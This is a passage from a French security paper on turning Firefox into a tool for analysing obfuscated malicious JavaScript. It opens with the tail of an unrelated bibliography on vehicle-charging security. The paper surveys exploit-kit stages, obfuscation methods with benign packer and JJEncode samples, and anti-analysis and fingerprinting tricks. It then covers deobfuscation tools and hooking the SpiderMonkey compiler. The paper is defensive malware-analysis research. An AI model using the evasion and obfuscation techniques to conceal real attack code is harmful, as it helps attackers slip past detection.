21. Matthias Küdel. Design Guide for Combined Charging System. 2015.
22. Hyoseop Kim Minho Shin, Hwimin Kim and Hyuksoo Jang. Building an Interoperability Test System for Electric Vehicle Chargers Based on ISO/IEC 15118 and IEC 61850 Standards. `https://res.mdpi.com/applsci/applsci-06-00165/article\_deploy/applsci-06-00165.pdf`.
23. Sherman Gavette Ross Anderson Richard Newman, Larry Yonge. HomePlug AV Security Mechanisms. `https://www.cise.ufl.edu/~nemo/papers/ISPLC2007_AV_Security.pdf`.
24. Siemens. OpenV2G. `https://github.com/Martin-P/OpenV2G`.
25. V2GClarity. RISE-V2G. `https://github.com/V2GClarity/RISE-V2G`.
26. Peng Wang Zhigang Ji Wenpeng Luan, Gen Li. Security of V2G Networks: A Review. *Boletín Técnico, Vol.55, Issue 17*, 2017.
27. Yan Zhang and Stein Gjessing. Securing Vehicle-to-Grid Communications in the Smart Grid. *IEEE Wireless Communications*, 2013.

Under the DOM : Instrumentation de navigateurs pour l'analyse de code JavaScript

Erwan Abgrall[1,2] et Sylvain Gombault[2]
erwan.abgrall@telecom-bretagne.eu
sylvain.gombault@imt-atlantique.fr

[1] DGA-MI
[2] IMT Atlantique - SRCD

Résumé. Les attaquants font, de plus en plus, usage de langages dynamiques pour initier leurs attaques. Dans le cadre d'attaques de type « point d'eau » où un lien vers un site web piégé est envoyé à une victime, ou lorsqu'une application web est compromise pour y héberger un « exploit kit », les attaquants emploient souvent du code JavaScript fortement obfusqué. De tels codes sont rendus adhérents au navigateur par diverses techniques d'anti-analyse afin d'en bloquer l'exécution au sein des *honeyclients*. Cet article s'attachera à expliquer l'origine de ces techniques, et comment transformer un navigateur web « du commerce » en outil d'analyse JavaScript capable de déjouer certaines de ces techniques et ainsi de faciliter notre travail.

1 Introduction

Cet article a pour objectif d'introduire le lecteur au monde de la désobfucation JavaScript, et de proposer une nouvelle approche à cette problématique dans le cadre de l'analyse de sites malveillants, plus communément appelés « exploit kits ». Il va de soi que la compréhension des mécanismes de base du langage JavaScript est un pré-requis. Le lecteur souhaitant se familiariser avec celui-ci pourra lire l'excellent Eloquent-JavaScript [3]. Bien entendu l'analyse de codes malveillants quels qu'ils soient doit se faire dans un environnement correspondant aux risques induits [4] [5]. Enfin, pour vous faire la main, un ensemble de sites malveillants potentiellement utiles aux travaux de recherches est proposé en ligne [6].

Ces techniques ne s'appliquent pas seulement à l'analyse de codes JavaScript malveillants. Ceux qui s'intéressent aux problématiques de

3. http://eloquentjavascript.net/
4. https://www.ringzerolabs.com/2017/08/fastest-automated-malware-analysis-lab.html
5. https://www.fireeye.com/blog/threat-research/2017/07/flare-vm-the-windows-malware.html
6. https://www.malwaredomainlist.com/mdl.php

vie privée posées par les régies publicitaires pourront s'appuyer sur ces mêmes techniques pour analyser les codes JavaScript chargés dans nos navigateurs à des fins commerciales.

La complexité fonctionnelle et technique des navigateurs ne fait que croître. Pour se convaincre de cette richesse, il suffit d'observer la multiplication de suivis des fonctionnalités des navigateurs comme *CanIUse*[7] ou la richesse des vecteurs XSS pour s'en convaincre. Cette complexité à forcé la communauté du test logiciel et de la sécurité a s'écarter des ersatz de navigateurs que sont HtmlUnit ou PhantomJS au profit de navigateurs, « headless » ou non. Il est commun d'employer des navigateurs dans des VM comme *honeyclient lourd* en les combinant à un proxy d'analyse tel que *Fiddler*, *MitMProxy* ou *HoneyProxy*. Cependant on peut aisément passer à côté d'un comportement spécifique à une version donnée d'un navigateur. L'approche proposée a pour but de libérer l'analyste de la connaissance de toutes ces spécificités du moteur HTML en s'assurant de ne rien rater de ce que le moteur JavaScript du navigateur exécute.

2 Techniques d'évasion communément observées

Les attaquants mettent en œuvre plusieurs techniques afin d'échapper à la détection. L'empilement de ces techniques et leur enchaînement compliquent leur analyse ainsi que le bon fonctionnement des outils de détection. Le scénario typiquement observé est le suivant :

1. **Redirection du navigateur victime :** le navigateur visite une page compromise ou charge une bannière publicitaire malveillante (malvertising). Cette redirection est opérée soit en direct par le cybercriminel, soit par un tiers appelé Traffer. Durant cette phase, un premier code JavaScript obfusqué génère une redirection vers une page d'attaque (landing page). En cas d'incohérence ou d'échec d'identification, la victime est redirigée sur une page neutre.
2. **Prise d'empreinte du navigateur :** le navigateur subit une phase poussée d'analyse afin d'en déterminer la nature et la version exacte, ce code d'analyse est fortement obfusqué pour en retarder la compréhension. Une fois le navigateur identifié, une attaque peut-être lancée sur la victime en étape 3. Si aucune vulnérabilité ne correspond au navigateur identifié, ce dernier peut là encore être renvoyé sur une page neutre, ou encore se voir proposer le téléchargement d'un exécutable malveillant.

7. `https://caniuse.com/`

3. **Exploitation d'une vulnérabilité :** le navigateur exécute alors un code JavaScript chargé d'exploiter une vulnérabilité sur ce dernier. Ce code peut faire l'objet de protections supplémentaires et donc d'une nouvelle couche d'obfuscation. Les fonctions appelées dans ce code sont souvent très spécifiques au navigateur. Lors de l'analyse d'une telle attaque, on peut s'attendre à devoir rétro-concevoir plusieurs codes JavaScript obfusqués pas forcément liés entre eux ni issus du même auteur, n'employant ni les mêmes techniques, ni les mêmes algorithmes. Les codes d'exploitation contiennent souvent des chaînes de caractères spécifiques à la vulnérabilité qui peuvent être détectées par des règles YARA.

2.1 Obfuscation

L'obfuscation consiste souvent à transformer un code lisible par un développeur en un code illisible rempli de lettres et de chiffres. Ces transformations servent deux buts : ralentir l'analyste qui devra traiter l'incident, et déjouer les signatures de détection des IDS et anti-virus. Cependant, ce type de transformations peut aussi être employé à des fins légitimes comme la protection de la propriété intellectuelle ou encore être l'effet de bord de la compression de scripts qui permet de gagner de bande passante réseau.

Minification. La minification consiste en une compilation spécifique d'un langage interprété de sorte qu'il prenne le moins de place possible. Cette opération trouve son équivalent dans la compilation des binaires au niveau des passes d'optimisation. Pour gagner un maximum de place, la minification va remplacer des variables nommées par de simples lettres, transformer les structures de boucles, supprimer commentaires et espaces, etc. Le code ainsi minifié va perdre une partie de son sens aux yeux d'un analyste tout en restant juste algorithmiquement. C'est une opération très légitime et systématiquement employée dans le déploiement des bibliothèques JavaScript modernes. UglifyJS [8] est un exemple d'outil permettant de réduire drastiquement la taille d'un code JavaScript.

Insertion de code mort. L'ajout de prédicats opaques a pour but de perdre l'analyste sans altérer le code d'origine. L'ajout de code mort est un classique de l'anti-debug et s'est très vite retrouvée dans JavaScript [9].

8. `https://github.com/mishoo/UglifyJS2`. Une démonstration en ligne est disponible sur le site `https://skalman.github.io/UglifyJS-online/`.
9. `https://obfuscator.io/`

Packing. Tout comme dans le monde des binaires, le packing consiste à réencoder le source d'un code interprété dans une structure différente et très éloignée de sa forme d'origine. La robustesse de l'enveloppe peut varier du simple réencodage des caractères à l'utilisation d'algorithmes de cryptographie pour protéger son contenu. Le packer JavaScript de Dean Edwards est un classique du packing basé sur la fonction `eval()`, dont un exemple est donné au listing 1. Il est disponible en ligne ici [10].

```
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){while(c--)r[c]=k[c]||c;k=[function(e){
        return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'
        +e(c)+'\\b','g'),k[c]);return p}('0("1 2!");',3,3,'alert|hello|world'.split('|'),0,{}))
```

Listing 1. Exemple de packer JavaScript par Dean Edwards.

JJEncode est un autre exemple de l'utilisation des fonctionnalités avancées du langage JavaScript qui a été utilisé pour dissimuler des attaques par drive-by download sur des pages compromises il y a quelques années [11]. Le listing 2 montre un exemple de packing que nous résoudrons dans la suite de cet article. Dans la même veine, on peut citer JSFuck [12], tenant plus de la curiosité technique, qui emploie encore moins de caractères.

```
$=~[];$={_____:++$,$$$$:(![]+"")[$],___$:++$,$__$_:(![]+"")[$],__$_:++$,$__$$:({}+"")[$],$$__$:($[$
        ]+"")[$],__$$:++$,$$$__:(!""+"")[$],$____:++$,$__$:++$,$$____:({}+"")[$],$$__:++$,$$$:++$,
        $_____:++$,$____$:++$};$.$__=($.$_=$+"")[$.$__$]+($.__$=$.$_[$.____$])+($.$$=($.$+"")[$.
        ___$])+((!$)+"")[$.__$$]+($.___=$.$_[$.$$_])+($.$=(!""+"")[$.____$])+($._=(!""+"")[$.__$_])+
        $.$_[$.$__$]+$.___+$.__$+$.$;$.$$=$.$+(!""+"")[$.__$$]+$.___+$.__+$.$++$.$$;$.$=($._____)[$.
        $__][$.$__];$.$($.$($.$$$+"\""+$.$__$__+(![]+"")[$.__$_]+$.$$$__+"\\"+$.____$+$.$$__+$.__$__+$.
        ____+"(\\\"\\"+$.____$+$.____$+$._____+$.$$$__+(![]+"")[$.__$_]+(![]+"")[$.__$_]+$.__$+"\\"+
        $.$____+$._____+"\\"+$.____$+$.____$+$.$$$+"\\"+$.____$+$.$$__+$.__$__+$.$__$__+"\\"+$.
        ____$+$.$__$+$.$$__+"\\"+$.____$+$.$___+$.$$$+$.$$$__+"!\\\"\\"+$.$____+$._____+")"+"\""
        )())();
```

Listing 2. Exemple d'obfuscation JJEncode.

Transformation de code. La transformation de code a pour principe de modifier le source pour en changer la syntaxe sans en altérer la sémantique. Déroulement de boucle, utilisation de tableau, insertion de code mort sont autant de techniques disponibles pour compliquer la compréhension du code JavaScript ainsi obfusqué. `javascript-obfuscator` est un exemple de ce type de technique de réécriture de code JavaScript [13] dont les sources sont disponibles sur Github [14]. Ce type de transformation s'appuie sur les principes de la compilation et de la théorie des langages. Ces transformations peuvent être déjoués par les mêmes techniques.

10. `http://dean.edwards.name/packer/`
11. `http://www.kahusecurity.com/2013/jjencode-script-leads-to-drive-by/`
12. `http://www.jsfuck.com/`
13. `https://javascriptobfuscator.herokuapp.com/`
14. `https://github.com/javascript-obfuscator/javascript-obfuscator`

2.2 L'anti-analyse

Comme si le langage JavaScript n'était pas assez obscur en lui-même, les attaquants ajoutent aux techniques d'obfuscation divers codes d'analyse de l'environnement d'exécution. Ces vérifications ont pour but de déjouer les outils d'analyse automatique et de retarder l'analyse dynamique. Voici un petit florilège des techniques communément observées dans les exploit-kits qu'il nous faut déjouer :

Temporisation. Le navigateur web propose plusieurs moyens de mesure de temps et de temporisation qui peuvent être utilisés par le code JavaScript pour programmer l'exécution d'une fonction à un instant donné ou selon une période donnée. À ce titre, une attention particulière doit être portée aux appels des fonctions `setTimeout()` et `setInterval()`. Ces fonctions ont aussi la particularité d'être réentrantes au même titre qu'`eval()`. Il est donc possible de les intercepter au niveau de l'appel au moteur JavaScript.

Détection d'activité humaine. Afin de s'assurer que la victime n'est pas un automate ou une sandbox, certains exploit-kits attendent que l'utilisateur bouge sa souris ou clique sur la page avant de déclencher leur attaque. On peut noter que cette technique est aussi employée par reCaptcha. La mise en œuvre de ces vérifications se fait via les API DOM du navigateur. Ces évènements JavaScript peuvent être enregistrés soit depuis le code JavaScript, soit au sein des propriétés des balises HTML. Ainsi, la détection du mouvement d'une souris et l'exécution du code évènementiel associé se font sur la propriété `onmousemove`.

Fingerprinting. À l'instar des techniques d'anti-debugging observées dans les malwares, les codes JavaScript malveillants font appels à des astuces liées au comportement du navigateur pour tromper les outils d'analyse et fausser leurs résultats. Un grand nombre de techniques sont publiquement référencées sur des sites comme BrowserLeak [15] ou AmIUnique [16]. Ces techniques, conçues à l'origine pour faciliter l'adaptation du contenu de la page web aux capacités du navigateur sont hélas détournées par les cybercriminels afin de se prémunir contre des outils d'analyse automatique. Voici deux exemples tirés de l'analyse de codes malveillants.

15. `http://browserleaks.com`
16. `http://amiunique.org`

Plugindetect était l'un des outils de fingerprinting les pluss utilisés et modifiés au sein des exploit-kits [17] dans la phase d'identification des vulnérabilités. C'est à l'origine un outil d'identification des fonctionnalités disponibles sur le navigateur [18] qui a été rapidement détourné de sa finalité par les cybercriminels.

Les commentaires conditionnels sont souvent employés pour identifier l'exécution du code JavaScript au sein d'Internet Explorer. En effet il est possible de spécifier des conditions dans des commentaires JavaScript qui seront activés ou non en fonction de l'interpréteur. Ces commentaires se repèrent grâce au mot clef *@cc_on*, comme dans l'exemple 3. Ce commentaire active les commentaires conditionnels et permet de faire appel à diverses méthodes documentées [19] [20].

```
1 /*@cc_on return @_jscript_version; @*/
2 /*@cc_on!@*/false
```

Listing 3. Exemples d'usages de commentaires conditionnels.

La détection de fonctionnalités est un usage détourné des librairies JavaScript d'émulation de fonctions comme Modernizr. Ces librairies contiennent des tests unitaires pour permettre de vérifier qu'une API ou une fonctionnalité spécifique est disponible. En cas d'indisponibilité, du code JavaScript viens émuler cette fonctionnalité manquante.

Bien d'autres techniques de prise d'empreinte numérique ont fait l'objet de nombreuses publications académiques et techniques. La leçon à tirer de ces travaux pour l'analyste en sécurité, est que rien ne remplace l'utilisation d'un véritable navigateur en environnement contrôlé lorsqu'on souhaite analyser du code JavaScript malveillant.

3 Techniques de désobfuscation

Divers outils et techniques sont disponibles publiquement afin de faciliter le travail d'analyse de code JavaScript obfusqué. Certain sont complémentaires entre eux, et combinés à l'intelligence humaine (à défaut d'avoir une intelligence artificielle adaptée), permettent de venir à bout d'un bon nombre de mécanismes.

17. http://blog.malwaremustdie.org/2012/11/plugindetect-079-payloads-of-blackhole.html
18. http://www.pinlady.net/PluginDetect/
19. https://msdn.microsoft.com/en-us/library/ms537512(v=vs.85).aspx
20. https://docs.microsoft.com/en-us/scripting/javascript/advanced/conditional-compilation-javascript

Techniques statiques. L'analyse statique offre une certaine sécurité, car elle n'implique pas l'exécution d'un code potentiellement dangereux. Cependant une compréhension fine de JavaScript et la connaissance des API des navigateurs constituent des pré-requis parfois rares. Par ailleurs, la nature dynamique et faiblement typée de JavaScript rend les méthodes d'analyse statique classique comme l'inférence de type moins efficaces du fait de l'indétermination de certains paramètres liés au navigateur.

L'analyse manuelle est une approche courante avec des codes faiblement obfusqués, de nombreux exemples sont disponibles sur les blogs d'analystes en sécurité [21] [22] [23]. Cette analyse un peu coûteuse fait souvent appel à des outils de conversion ou de transformation de chaines de caractères [24].

L'évaluation partielle d'AST[25] sur des portions de code constant (sans variables) permet de simplifier un code en remplaçant les portions constantes par leur valeur après interprétation. *ESDeobfuscate*[26] est l'implémentation de ce concept. Il permet la simplification de certaines expressions produites par l'adjonction de code mort. De même, l'outil *JStillery* est basé sur le même principe [27].

Les méthodes formelles peuvent aider à simplifier un code JavaScript obfusqué. Ainsi JSNice [28] propose l'utilisation de *champs aléatoire conditionnels* [29] adjoint à l'inférence de type [30] pour, à partir d'une base de code massive, simplifier statiquement des expressions JavaScript obfusquées.

Techniques dynamiques. Afin de lever certains doutes, ou de mieux comprendre le fonctionnement d'un code malveillant, il faut parfois se résoudre à en observer l'exécution. Tout comme pour l'analyse statique, diverses techniques sont à notre disposition pour mieux comprendre l'exécution d'un code JavaScript.

21. http://www.kahusecurity.com/tag/javascript-deobfuscation/
22. https://nakedsecurity.sophos.com/exploring-the-blackhole-exploit-kit-10/
23. https://www.trustwave.com/Resources/SpiderLabs-Blog/Exploit-Kit-Roundup--Best-of-Obfuscation-Techniques/
24. http://www.kahusecurity.com/tools/
25. Absract Syntax Tree https://fr.wikipedia.org/wiki/Arbre_de_la_syntaxe_abstraite
26. http://m1el.github.io/esdeobfuscate/
27. https://github.com/mindedsecurity/jstillery
28. http://jsnice.org/
29. https://fr.wikipedia.org/wiki/Champ_al\%C3\%A9atoire_conditionnel
30. http://www.srl.inf.ethz.ch/papers/jsnice15.pdf

Les débogueurs JavaScript tels que ceux présents dans les navigateurs web (touche *F12*), facilitent non seulement la vie des développeurs JavaScript mais aussi celle des analystes en sécurité traitant des codes malveillants. Cependant, ces codes peuvent s'avérer peu lisibles et difficiles à comprendre tels quels. Les options de reformatage de code intégrées à ces débogueurs peuvent aider, mais ne résolvent pas les problèmes liés à la réécriture du code JavaScript ou à l'adjonction de code mort. Il est possible grâce à ces outils et au dynamisme du langage JavaScript, redéfinir à la volée certaines fonctions employées par les codes malveillants comme `String.fromCharCode`, `charCodeAt` ou encore `toString` communément employées dans la manipulation de chaines de caractères [31].

Les désobfuscateurs automatiques et autres outils permettant d'améliorer le formatage du code JavaScript facilitent la lisibilité et la compréhension du code analysé. JSBeautifier [32] est un exemple d'outil proposant la désobfuscation de packers JavaScript simples ainsi que quelques options de formatage. Cependant ils exécutent une partie du code JavaScript à désobfusquer, et doivent donc être utilisés dans un environnement maîtrisé (cf. introduction). Hélas ils ne sont pas toujours capables d'éliminer le code mort ou certains prédicats opaques.

Afin de compléter cet arsenal technique, il est possible de tirer parti du fonctionnement du langage JavaScript au sein du navigateur web afin d'extraire directement les codes exécutés par ce dernier. Pour ce faire, il faut intercepter les appels au moteur JavaScript faits par le navigateur, au travers d'un détournement de ses fonctions (*hooking*). Il s'agit d'une technique d'analyse dynamique souvent employée dans l'unpacking de binaires ou l'analyse de protocoles chiffrés.


L'orchestration des analyseurs statiques qui viendrait éliminer code mort et prédicats opaques peut se faire avec un framework comme Rebus [33].

4 Principes de fonctionnement d'un navigateur web moderne

Pour pouvoir mettre en œuvre un monitoring efficace du comportement d'un navigateur web subissant une attaque, il faut d'abord comprendre

31. `https://www.netskope.com/blog/manually-deobfuscating-strings-obfuscated-malicious-javascript-code/`
32. `https://github.com/beautify-web/js-beautify`
33. `https://www.sstic.org/media/SSTIC2015/SSTIC-actes/rebus/SSTIC2015-Article-rebus-biondi_zennou_mehrenberger.pdf`

son fonctionnement et celui des outils d'ingénierie à notre disposition. Le navigateur web est l'une des pièces d'ingénierie informatique les plus complexes, avec les systèmes d'exploitation et les outils de virtualisation. En effet, en plus d'afficher des pages web correctement, il gère de nombreux protocoles réseau et leurs contraintes cryptographiques, et interprète un très grand nombre de formats multimédia différents. Ces capacités sont par ailleurs mises en œuvre dans un contexte de contraintes fortes de performances de rendu et d'exécution [34] [35] [36].



(Source des icônes : `https://smashicons.com/`)

Fig. 1. Architecture d'un navigateur.

Comme l'illustre la figure 1, un navigateur est composé d'une GUI, d'un module de gestion des communications réseau, d'un *moteur* qui a pour charge d'analyser le code HTML de la page, d'en générer une visualisation à l'aide d'un moteur de rendu graphique (rendering engine), et d'orchestrer l'exécution des codes contenus à l'aide d'un interpréteur JavaScript. Ce

34. How browser works : `https://www.html5rocks.com/en/tutorials/internals/howbrowserswork/`

35. Cycle de vie d'une page html : `https://stackoverflow.com/questions/44044956/how-does-browser-page-lifecycle-sequence-work`

36. Exécution du JavaScript dans une page HTML : `https://javascript.info/onload-ondomcontentloaded`

dernier interagit avec le moteur de rendu au travers d'une interface de programmation (API) communément appelée le DOM. La communication entre le moteur de rendu et l'interpréteur se fait le plus souvent par appel de fonctions lorsqu'il n'y a pas de bac-à-sable (sandbox) pour isoler le moteur du navigateur, du reste de l'application. Lorsqu'une architecture multi-process (avec ou sans sandboxing) est mise en place, les différents composants communiquent alors entre eux à l'aide de mécanismes d'IPC (inter-process call).

Dans le cas particulier de *Firefox*, nous apercevons que l'interpréteur JavaScript ne sert pas qu'au sein du moteur du navigateur, mais sert aussi à faire fonctionner diverses logiques au sein de l'interface graphique ou bien certaines fonctionnalités, telles que les outils de développement intégrés, les plugins et certaines parties du DOM.

Les évolutions subies par Firefox pour répondre aux contraintes de performance et de consommation mémoire affectent fortement cette architecture. Les ingénieurs de Mozilla ont une approche différente des développeurs de Chrome. Afin de réduire l'empreinte mémoire ils ont décidé de mutualiser plusieurs onglets dans un seul processus.

4.1 Les moteurs JavaScript

Le moteur JavaScript est en charge de la compilation du code JavaScript en bytecode, de son exécution par un interpréteur de bytecode, mais aussi de l'optimisation de cette exécution par des mécanismes de compilation *Just In Time (JIT)*. Sous Firefox ce moteur s'appelle SpiderMonkey [37] [38], Sous Chrome/Chromium il s'agit de V8 [39]. Pour Edge il s'agissait de ChakraCore [40], qui devrait basculer vers V8 avec l'adoption du framework Chromium comme moteur de rendu, et enfin, pour WebKit il s'appelle JavaScriptCore [41].

Le lecteur curieux du fonctionnement de ces moteurs peut regarder cette présentation de la JSConf 2017 sur les moteurs JS [42].

Ces moteurs ne sont pas seulement employés dans des navigateurs, V8 par exemple est à la base de NodeJS [43]. Il se retrouve aussi dans les clients

37. `https://developer.mozilla.org/en-US/docs/Mozilla/Projects/SpiderMonkey`
38. Documentation : `https://searchfox.org/mozilla-central/search?q=SMDOC&case=false&regexp=false&path=js\%2F`
39. `https://v8.dev/`
40. `https://github.com/microsoft/ChakraCore`
41. `https://trac.webkit.org/browser/webkit/trunk/Source/JavaScriptCore`
42. `https://www.youtube.com/watch?v=p-iiEDtpy6I`
43. `https://github.com/nodejs/node/blob/master/lib/v8.js`

lourds Electron [44], et quelques solutions serveurs [45]. Dans le cas d'une vulnérabilité de type *Injection de code*, l'attaque passera probablement par une évaluation dynamique, et donc par le compilateur JavaScript.

Cycle de vie d'un code JavaScript La vie d'un code JavaScript commence souvent par le chargement d'une page web. Cette page HTML est analysé syntaxiquement par le moteur HTML qui va la transformer en une structure interne qu'on appelle le DOM. Le DOM (Document Object Model) est une représentation arborescente du document et permet au moteur de rendu graphique de venir dessiner les éléments de la page pour l'afficher à l'utilisateur.

Lorsque le DOM est construit, le moteur HTML recherche l'ensemble des scripts à exécuter en le parcourant. Une fois ces éléments trouvés, il initialise un contexte d'exécution. Ce contexte d'exécution sert à isoler les codes JavaScript s'exécutant sur des origines et des pages différentes. Le moteur HTML transmet les scripts au moteur JavaScript qui va les compiler et les charger dans le contexte d'exécution. Une fois l'ensemble des scripts chargés, il va lancer leur exécution, puis il va gérer le lancement des évènements auquel on aura associé des bouts de scripts. Ces évènements s'appellent des *event handlers* et permettent de programmer des actions derrière des boutons ou des composants HTML, ou encore de traiter des erreurs au chargement d'une image.

La compilation prend en paramètre le contexte d'exécution, les options de compilation (n° de ligne et colone, script parent, etc.) et le source. Le contexte permet de gérer les variables globales et les accès au DOM. Les options servent à paramétrer la portée de l'analyse lexicale si le script est présent à un endroit particulier du source. Par exemple, s'il s'agit d'une page HTML, les options vont préciser la ligne et la colonne ou débute le script, ainsi que sa taille. Une fois l'Arbre de Syntaxe Abstraite (AST) produit, des optimisations peuvent être effectués, puis le compilateur peut passer à la génération du bytecode. Cette passe consiste à transformer chaque élément de l'arbre en séquences d'instructions pour l'interpréteur JavaScript. Lors de cette phase, si le mode debug n'est pas activé, on perd les commentaires, les noms des variables, etc. comme pour un code C transformé en assembleur x86 par GCC.

Le bytecode est en suite traité par l'interpréteur JavaScript qui va l'exécuter sur une machine virtuelle. Le temps d'exécution est mesuré,

44. `https://github.com/electron/electron`
45. `https://en.wikipedia.org/wiki/List_of_server-side_JavaScript_implementations`




Fig. 2. Exécution du bytecode et JIT.

et l'interpréteur peut décider en fonction de critères de performances d'effectuer une transformation du bytecode en code natif afin d'en accélérer l'exécution. La compilation à la volée (JIT) permet d'accélérer l'exécution du code JavaScript en éliminant le surcoût engendré par la machine virtuelle. Le code s'exécutant ainsi nativement sur le processeur. Dans Firefox, le compilateur JIT se nome IonMonkey. L'interpréteur garde en mémoire un lien entre le byteCode et le code natif, afin de ne pas recompiler un code qui s'exécuterait plusieurs fois.

4.2 Extensions, WebExtensions, Plugins et autres applications tierces

Les extensions de navigateurs font partie de l'écosystème web. Le blocage de publicités en est un des usages les plus répandus. La plupart des extensions de navigateurs sont désormais codées en JavaScript, celles codées en natif se faisant de plus en plus rares pour des raisons de sécurité. Lorsqu'une extension de navigateur utilise du code natif, on parle le plus souvent de plugin. Lorsqu'une extension est codée en JavaScript, on parle alors (pour Chrome et Firefox) de WebExtension. Les WebExtensions sont une collection de codes JavaScript et de ressources compressés au format .zip, et dont les permissions sont enregistrées dans un manifeste. Il est à noter que Mozilla maintient à jour une blocklist des extensions malveillantes et autres DLL vulnérables pour protéger ses utilisateurs [46].

46. `https://dxr.mozilla.org/mozilla-central/source/browser/app/blocklist.xml`

Les fonctions disponibles au niveau de l'API des WebExtensions sont plutôt limitées comparé à ce qui était possible pour les extensions Firefox classiques, pour des raisons de performance et de sécurité. Bien que des solutions émergent avec les évolutions de Firefox [47], il n'est pas possible d'interagir directement avec le JavaScript d'une page car les deux contextes d'exécution sont isolés. En effet, les extensions disposent de privilèges JavaScript spécifiques, et n'échangent qu'au travers de l'API `postmessage` [48]. Ce modèle est aussi celui de Chrome, mais le code n'est pas tout à fait portable tel quel entre les logiciels [49]. Enfin, aucune solution n'existe pour Internet Explorer sur des bases similaires à Chrome ou Firefox. Il faut faire appel à des Browser Helper Object, avec un développement spécifique [50].

À quoi peut avoir accès une extension de navigateur ? À beaucoup et pas grand chose en fait ;). Les en-têtes et requêtes HTTP sont accessibles, ainsi que les en-têtes des réponses, mais pas leur contenu, pour des raisons de performance de la gestion mémoire des contenus téléchargés auxquels les extensions ne peuvent accéder. Il est par exemple impossible d'aller consulter ou de modifier à la volée les scripts chargés sur les pages.

L'analyse à la volée avec un proxy en interception TLS pose quelques problèmes : d'une on ne sait pas ce qui s'exécute réellement dans le navigateur en observant les échanges réseaux, et l'on s'expose éventuellement à un affaiblissement de la sécurité [51]. Ce n'est pas gênant pour un analyste dans une sandbox, ça l'est bien plus si l'on envisage une solution de monitoring sur un parc de machines.

Le contenu chargé par le moteur JavaScript n'étant pas accessible depuis les WebExtensions ni par interception, il est nécessaire d'identifier une autre méthode pour analyser du code JavaScript chargé par le navigateur à la volée.

Permissions de debug et outils de développements intégrés. Lorsqu'on emploie les mécanismes de debug disponibles via l'API des extensions Chrome [52], nous entrons en conflit avec les « developer tools » accessibles via la touche F12. L'accès à ces fonctionnalités étant exclusif, il n'est pas possible d'utiliser en parallèle ces outils et une extension de sécurité dépen-

47. `https://developer.mozilla.org/en-US/Add-ons/WebExtensions/Embedded_WebExtensions`
48. `https://developer.mozilla.org/fr/docs/Web/API/Window/postMessage`
49. `https://developer.mozilla.org/fr/Add-ons/WebExtensions/Chrome_incompatibilities`
50. `https://msdn.microsoft.com/en-us/library/aa753587(v=vs.85).aspx`
51. `https://zakird.com/papers/https_interception.pdf`
52. `https://developer.chrome.com/extensions/debugger`

dant de ces permissions. Cette dernière se retrouve alors automatiquement coupée des fonctionnalités de *debug*. De plus, le mode *debug* induit une perte de performance plus forte car le moteur doit garder le lien entre les lignes code source et le bytecode. Du coté de Firefox, cette permission n'est pas encore supportée par les WebExtensions [53].

En attendant une évolution des API, et l'hypothétique avènement d'un modèle d'extension cross-browser nous permettant de monitorer et d'altérer le code JavaScript chargé dans un navigateur, il est proposé de mettre les mains dans le cambouis, et d'aller dérouter les fonctions du moteur JavaScript directement dans le navigateur Firefox [54].

5 Mise en œuvre d'un monitoring intégré au navigateur

En fonction de l'origine du code JavaScript et de son contexte d'exécution, différents types d'appels au compilateur JavaScript sont effectués. Grâce à cette différenciation, il est possible de filtrer l'origine du JavaScript inséré dans *SpiderMonkey*, le moteur JavaScript de Firefox. Si nous souhaitons récupérer l'ensemble des codes entrant dans le moteur, il nous suffit de hooker le constructeur du compilateur JavaScript. En termes de performance, il est préférable de se situer à l'entrée du compilateur plutôt que de se positionner dans l'interpréteur, ou pire, dans le JIT. En effet, les appels à l'interpréteur sont nombreux et le hooking engendre un surcoût non négligeable. En minimisant le nombre d'appels interceptés, on réduit l'impact de notre solution sur les performances.

Pour détourner une fonction dans un processus quelconque, il faut d'abord savoir la localiser. Pour ce faire, nous nous sommes appuyés sur les outils de debugging de Windows ainsi que sur les symboles de débogage fournis par Mozilla [55]. Une simple commande WinDBG et beaucoup de patience fournissent alors le résultat nécessaire pour le détournement :

```
1 .sympath SRV*https://symbols.mozilla.org/
2 ld xul
3 [ ... ]
4 ModLoad: 00007ff8`0dea0000 00007ff8`13adb000 C:\Program Files\Mozilla Firefox\xul.dll
5 [ ... ]
6 x xul!bytecodeCompiler::*
7 00007ff8`0f1b1240 xul!BytecodeCompiler::createScriptSource (class mozilla::Maybe<unsigned int>
      *)
```

53. https://developer.mozilla.org/fr/Add-ons/WebExtensions/manifest.json/optional_permissions

